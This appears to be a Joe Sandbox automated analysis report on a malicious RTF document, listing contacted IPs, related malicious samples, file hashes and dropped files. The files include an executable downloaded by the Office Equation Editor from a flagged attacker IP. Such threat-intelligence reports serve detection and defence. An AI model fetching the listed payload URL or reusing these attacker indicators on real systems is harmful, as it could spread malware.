http://https://www.netlock.net/docs	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.comsign.co.il/cps0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/publicnotaryroot.html0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.e-trust.be/CPS/QNcerts	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.168.239.55	unknown	Canada		36352	AS-COLOCROSSINGUS	true
213.239.204.60	unknown	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	326325
Start date:	03.12.2020
Start time:	09:52:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	8825358c-c9a2-4b41-9da6-2ff1c62969d9 (renamed file extension from none to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winRTF@11/14@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 13.6% (good quality ratio 3.5%) • Quality average: 14.5% • Quality standard deviation: 28.3%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 205.185.216.10, 205.185.216.42, 67.27.157.126, 8.248.117.254, 67.27.159.254, 8.253.95.121, 67.27.234.126 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Too many dropped files, some of them have not been restored • VT rate limit hit for: /opt/package/joesandbox/database/analysis/326325/sample/8825358c-c9a2-4b41-9da6-2ff1c62969d9.rtf

Simulations

Behavior and APIs

Time	Type	Description
09:53:44	API Interceptor	162x Sleep call for process: EQNEDT32.EXE modified
09:53:48	API Interceptor	542x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	2020-12-03_08-45-45.exe.exe	Get hash	malicious	Browse	• 195.201.225.248
	zeppelin.exe	Get hash	malicious	Browse	• 88.99.66.31
	ForbiddenTear_2.exe	Get hash	malicious	Browse	• 95.216.167.199
	ForbiddenTear.exe	Get hash	malicious	Browse	• 95.216.167.199
	Shipment Document BL,INV and packing list.jpg.exe	Get hash	malicious	Browse	• 136.243.5.200
	http://https://icsheadstart-my.sharepoint.com/:b:/g/personal/agreer_ics-hs_org/Efrk8FYTb6pNqHO8jgX4qqcB1ibAW9ZmUWYUGIEnXM4YxA?e=4%3a8jNJwB&at=9	Get hash	malicious	Browse	• 95.217.48.81
	http://23.129.64.206	Get hash	malicious	Browse	• 116.202.120.165
	http://https://www.paperturn-view.com/?pid=MTI128610	Get hash	malicious	Browse	• 148.251.96.155
	q9y42trS7z.exe	Get hash	malicious	Browse	• 195.201.225.248
	ForbiddenTear.exe	Get hash	malicious	Browse	• 95.216.167.199
	Hlxj8nfBay.exe	Get hash	malicious	Browse	• 88.99.66.31
	N6Fv7clWxO.exe	Get hash	malicious	Browse	• 168.119.38.182
	7z6cDuH7Md.exe	Get hash	malicious	Browse	• 88.99.66.31
	cpMHTTwNC1.exe	Get hash	malicious	Browse	• 88.99.66.31
	PO8433L.exe	Get hash	malicious	Browse	• 88.198.22.168
	PayeeAdvice_HK02022_R0977491_02178_PDF.exe	Get hash	malicious	Browse	• 49.12.47.176
	IaGdBpfkmV.exe	Get hash	malicious	Browse	• 88.99.66.31
	AddressValidateForm-112430163-12012020.xls	Get hash	malicious	Browse	• 136.243.219.85
	AddressValidateForm-112430163-12012020.xls	Get hash	malicious	Browse	• 136.243.219.85
	http://www.8689christine.johnson.ketabebourse.com/?VGH=Y2hyaXN0aW5lLmpvaG5zb25Ab2Nzc2VydmljZXMuY29t&data=04|01|christine.johnson@ocsservices.com|ddf4e3b17f6248d1dc6908d895b7e874|a376937a74b041c598e16157ec71fafc|0|0|637423964394781731|Unknown|TWFpbGZsb3d8eyJWIjoiMC4wLjAwMDAiLCJQIjoiV2luMzIiLCJBTiI6Ik1haWwiLCJXVCI6Mn0=|1000&sdata=KfvutEfVt7ksS/9DwJPl3bv+x3vhTR1TFV12wMF4G+M=&reserved=0	Get hash	malicious	Browse	• 138.201.54.59
AS-COLOCROSSINGUS	F9g721I4sS.rtf	Get hash	malicious	Browse	• 192.227.129.19
	OaqNzuH6LG.rtf	Get hash	malicious	Browse	• 216.170.114.70
	keksec.x86	Get hash	malicious	Browse	• 198.144.190.5
	http://https://mbtaroll.tk/Login.php?sslchannel=true&sessionid=Jpvx93y8JgRFpwB2D6S76FwVGVH0eKmArD2DZdvffGrHIfGfryVp0vtNmvQdBq2eIn8T1temjHcqnoXVK9jYs24fgzW8Poywqnsx1f3VYySbZPlY2BXshxKsAiqv4FaDCo	Get hash	malicious	Browse	• 23.95.217.2
	r.dll	Get hash	malicious	Browse	• 192.227.170.162
	PI.xlsx	Get hash	malicious	Browse	• 107.173.191.10
	New Order.xlsx	Get hash	malicious	Browse	• 198.23.212.224
	POQQTYG.xlsx	Get hash	malicious	Browse	• 198.23.212.224

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment _ Advice.xlsx	Get hash	malicious	Browse	• 198.23.212.166
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 192.3.152.163
	Purchase Order 1508521.xlsx	Get hash	malicious	Browse	• 216.170.114.70
	Purchase Order 1508521.xlsx	Get hash	malicious	Browse	• 216.170.114.70
	PO. NO. 20201240001.xlsx	Get hash	malicious	Browse	• 198.23.212.224
	b46rhYLlgB.exe	Get hash	malicious	Browse	• 198.23.213.114
	PI-08351.xlsx	Get hash	malicious	Browse	• 198.23.212.166
	AWB INVOICE.xlsx	Get hash	malicious	Browse	• 216.170.12 6.121
	TT receipt.xlsx	Get hash	malicious	Browse	• 216.170.114.70
	http://https://mbtaroll.tk/Login.php?sslchannel=true&sessionid=Jpvx93y8JgRFpwB2D6S76FwVGVH0eKmArD2DZdvffGrHlfGfryVp0vtNmvQdBq2eIn8T1temjHcqnoXVK9jYs24fgzW8Poywqnsx1f3VYySbZPlY2BXshxKsAiqv4FaDCo	Get hash	malicious	Browse	• 23.95.217.2
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 198.23.212.224
	Order Specification.xlsx	Get hash	malicious	Browse	• 198.23.212.166

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	Reports BD07ZFERA.doc	Get hash	malicious	Browse	• 213.239.204.60
	Payment list.xlsx	Get hash	malicious	Browse	• 213.239.204.60
	proforma invoice of 45% TT.xlsx	Get hash	malicious	Browse	• 213.239.204.60
	TNT Makbuzu.xlsx	Get hash	malicious	Browse	• 213.239.204.60
	document-837747519.xls	Get hash	malicious	Browse	• 213.239.204.60
	Receipt__n3117_12022020.xls	Get hash	malicious	Browse	• 213.239.204.60
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 213.239.204.60
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 213.239.204.60
	part1.rtf	Get hash	malicious	Browse	• 213.239.204.60
	350222_original.xlsm	Get hash	malicious	Browse	• 213.239.204.60
	350222_original.xlsm	Get hash	malicious	Browse	• 213.239.204.60
	566130_original.xlsm	Get hash	malicious	Browse	• 213.239.204.60
	ACH & WIRE PAYMENT.xlsx	Get hash	malicious	Browse	• 213.239.204.60
	inv_940214_12022020.xlsm	Get hash	malicious	Browse	• 213.239.204.60
	Misc supplies.xlsx	Get hash	malicious	Browse	• 213.239.204.60
	Factura de proforma.xlsx	Get hash	malicious	Browse	• 213.239.204.60
	TNT Receipt.xlsx	Get hash	malicious	Browse	• 213.239.204.60
	B3CcRRb6nV.doc	Get hash	malicious	Browse	• 213.239.204.60
	Detailed__07BTV.doc	Get hash	malicious	Browse	• 213.239.204.60
	Detailed__07BTV.doc	Get hash	malicious	Browse	• 213.239.204.60

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.123186963792904
Encrypted:	false
SSDEEP:	6:kKReSwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:EdkPlE99SNxAhUegeT2
MD5:	CA140BC2D2341CEB482D491DFB5B3E9A
SHA1:	198DF12C626223855993F1C4DC871E3EE34D0815
SHA-256:	504FA3575CB451CB4388F5B22F04257CD7D8E127F97518E2D54BF421F5065FE4
SHA-512:	A3F167FB34D9ABB7D0163754A8935F9FF173D1812E86F4E921A191E7A836BAF3DB3FC4F5D40E5638AF212CB58AF588B8FA94368A67303FD89075A48B8BCE9B3E
Malicious:	false
Reputation:	low
Preview:	p..... .....B....(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Apocalypst[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	57344
Entropy (8bit):	4.885327146725006
Encrypted:	false
SSDEEP:	768:slMzNO4SKo/DI4CmCYFbze9YYgP9fSDpoDRF0aWzJUNYC7LDnD:ZsIRm1xYgP9gpoDRF0aWzpwnD
MD5:	36A1FE92A6D16E8B6EF766C06B7D9300
SHA1:	B929411D87973BDB1EAE867036488527C06A5EAF
SHA-256:	F58FBC11BBF63FA27F08450AEBED92C1A7B48BB0B4A2140453A0D6A14A7CA67F
SHA-512:	B77F83EE7A0DDDF192177C5AAACB8E383FC5C34C116C39CCA411E9915E3D5DB4E38407EBD7176180C864987AE84968B271C1FA204FE28584CD0FABDDDE58C 8D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
IE Cache URL:	http://144.168.239.55/win/Apocalypst.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....cO..... ..... .....@.....J.....(.....4.....(... .....text..... . .`.data...P.....@....rsrc...4.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{16BAD8F7-5649-4CA3-B477-D1894D362AA0}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CA77BE0D-EA94-48C8-B11C-A4D4E3B47DD5}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	3.512122173476268
Encrypted:	false
SSDEEP:	192:0DEkiz6HlPqzJ5JezZwjaznWuc/zgkvYJQO+Ihl4L6UGgVp:0DETulPqzJ5JezauzBc/3vY6QT26UGEp
MD5:	6EE5372BBC2DE1A8377A0EAB70DB20DA
SHA1:	54900B428360F7B6401FD4C0F2EFCEBC18726F9B
SHA-256:	704D1DF471C065E547878A104CDC44A53923D6F52249989B9C1F308B732B2FBF
SHA-512:	BE54A2F64D747ACD63D6D6469786CE1A87CFCE01F0297FC4FDFF1ECAF41E1728F4D22BEABF555D048E732EA536ABF3761B70A597322C896E1F65B4DBC9156B1
Malicious:	false
Reputation:	low
Preview:	..'.6...3.>.0.<.5.?.%.[.|._.3.'.7.4.?.~./.^...3.:.0.7.:.`.*.&.'.2.%.~.%./.>.0.2.?.^.0.`.9.2.@.'.%.=.?.>.$.!.0.>.5...9.?._.9.,.?.`.<...^...)...8.9.6._.5./.(.?.*.,.5.=...?.).?.9.4.?.^...9.?.<.&.4...,.~._.-.'.].+.!.+.0.?...5.9.0.9.?.3.0.`.].%.[.&.1.+.*.2...*.&.?.`.3.....?.:.|.#.1._./.|.....(.>.'.#.2.2.?.(.(.7.1.`.!.2.@.4.5.7.6.?.|.:.2.1.?.?.?.'.`.5.%.<...%.,./.6.~.^.9.0...^.0.#.^.-.,.>.*.?.].....*.@...*.[.?.[.?./.7.$.).8.0...`.`.1.1.5.0.].....(.=.#.8.|.0...%.@.6.!.?.'.?.^.(.?.@.+.'.'.^.?.:.!.6.'.?.:.9.^.<.6.1.=...>.|.~.].`.,.%.@.0.0.+.%.=.-.:.....?.;.6.`.].#.7.`...-.^.>...-.?.`.<.?...?.?._./.>.(.?./.1.&.5.2.%.!.`.<.3...?...*.;...?.2.7.`.-.@.0.3.+...8.6.%.8.8.1.*.:.1.%...5.6.#.-...].6.(.*.6.:...5.%.-.^.0.>.#.?.#...`.~.3.$.@.?.....~.+...8...<...5.:.<.|.7.:.>.%./.2.`.+.3.6.;.|.6.?.^.(.<.6...^.7.?.?.<.*./.1...?.8...%.^.'.#.%.`.?...?.*.%.^.0.?.?.3.4.:.?.-...|./.0.[.7...].2._.*.$.1.~.|.8.?.9.'...=.?.+.'.9.1.8.&.3...1.6.+.;.;.+.%.#.~.%.#.>./.].:.<.5.3.8.+.].1.....^.7.'.:....?.[.?.!.!.2.?.

C:\Users\user\AppData\Local\Temp\Cab6BEE.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:..........

C:\Users\user\AppData\Local\Temp\Tar6BEF.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..S...*.H.........S.0..S....1.0...`.H.e......0..C...+.....7.....C.0..C.0...+.....7.............20101221490 4Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.).....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\8825358c-c9a2-4b41-9da6-2ff1c62969d9.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Dec 3 16:53:39 2020, mtime=Thu Dec 3 16:53:39 2020, atime=Thu Dec 3 16:53:42 2020, length=9525, window=hide
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\8825358c-c9a2-4b41-9da6-2ff1c62969d9.LNK	
Size (bytes):	2288
Entropy (8bit):	4.535816613471708
Encrypted:	false
SSDEEP:	48:8T/XT0ZVXBqfvVzl/Qh2T/XT0ZVXBqfvVzl/Q/:8T/XuVXI5l/Qh2T/XuVXI5l/Q/
MD5:	7E0AF6FC67877C4A3321E258E6C22B6E
SHA1:	0B5BA46AFD941F9CE4A31B05DAA5998ADD97A7D9
SHA-256:	A1D7720A0489367A45BE6CD96DC72118BB2CB39D593C536E699F192E29E73958
SHA-512:	B745DDA634756A59FF829AC56F62B2E4E9BA627D273F09C717500F316D8ACED318EDD89114B059153D9837B78D75AD0E947486682A5E17518F2582A7FB3F3F3B
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....@.;.....@.;.....<....5%.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q....Desktop.d.....QK.X.Q..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.5%...Q.. .882535~1.RTF..~.....Q...Q..*...?.....8.8.2.5.3.5.8.c.-.c.9.a.2.-.4.b.4.1.-.9.d.a.6.-.2.f.f.1.c.6.2.9.6.9.d.9...r.t.f.....-...8...[.....?J.....C:\Users\..#.....\\888683\Users.user\Desktop\8825358c-c9a2-4b41-9da6-2ff1c62969d9.rtf.?.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.8.8.2.5.3.5.8.c.-.c.9.a.2.-.4.b.4.1.-.9.d.a.6.-.2.f.f.1.c.6.2.9.6.9.d.9...r.t.f.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	148
Entropy (8bit):	4.479237907692799
Encrypted:	false
SSDEEP:	3:Ha2KE+OppFoAZKE+OppFomxWa2KE+OppFov:HDWu37Wu3WWu3y
MD5:	1A1E5F73CF770AFD5B8E72312BBAD02A
SHA1:	ACF798E795BF3854D454CC90F2EF8D0BB63C4560
SHA-256:	0B34DE3AA9A51136EE77848CA635A77152F37F320D97E2FB87773DC5C912E9D8
SHA-512:	DE47E93D349BFE0897BC742B2620109934A6F2FB703004AAE5F01A9A7124BC130875A3FE9D6EE91207F39BF74837996B1593066BBA2D23502C2F5646009F9A56
Malicious:	false
Preview:	[misc]..8825358c-c9a2-4b41-9da6-2ff1c62969d9.LNK=0..8825358c-c9a2-4b41-9da6-2ff1c62969d9.LNK=0..[misc]..8825358c-c9a2-4b41-9da6-2ff1c62969d9.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Desktop\~$25358c-c9a2-4b41-9da6-2ff1c62969d9.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Screenshot.BMP	
Process:	C:\Users\Public\vbc.exe

C:\Users\user\Screenshot.BMP	
File Type:	PC bitmap, Windows 3.x format, 1280 x 1024 x 24
Category:	modified
Size (bytes):	428611326
Entropy (8bit):	4.046441143551136
Encrypted:	false
SSDEEP:	
MD5:	0C64378877941C44706E255935E00980
SHA1:	846242636FB6E477766F54CBA2C388D5B267BA1A
SHA-256:	6AE6F8B7B8B90234E7EE28B6E2D8DEB943AF36A747C0084CDE51B0FF8F90E9D8
SHA-512:	08D647A95725B566A969C9FA6597CA0659355F8329B752B257A3D2F7BA4A14CDB15472886CB9474C4FFD23B0DA44D25954D3B07706CD1F1304EA572A8100809B
Malicious:	false
Preview:	BM6.<.....6...(.....<..... ....~.texi[whZvgZtfXteXs

C:\Users\user\recommended.4NN	
Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	579
Entropy (8bit):	5.238526242669734
Encrypted:	false
SSDEEP:	12:jYLm7tHn3WyKm+9WuC6xl8OWuC6xl9WuC6xlReOWuC6xlPUL6xlr:jYadmf9ZCel8OZCel9ZCelRHZCelPULK
MD5:	54FDEA8195444A1990A324A661D9D945
SHA1:	637B5E43556CFD65FF83A0D545F4E69CEF00FC46
SHA-256:	15D37B708680C5E8BF5C4236256A16CF424405B38CCF861E5C2D2DCEFFBC9145
SHA-512:	883C6066FEBF08361257FD2557A83952745023E2EE462BC6F0EFD33EED9439A91536403DB6B362AE5243D92A1F15579DBCF538A4A336145DA0A75B6D388436AA
Malicious:	false
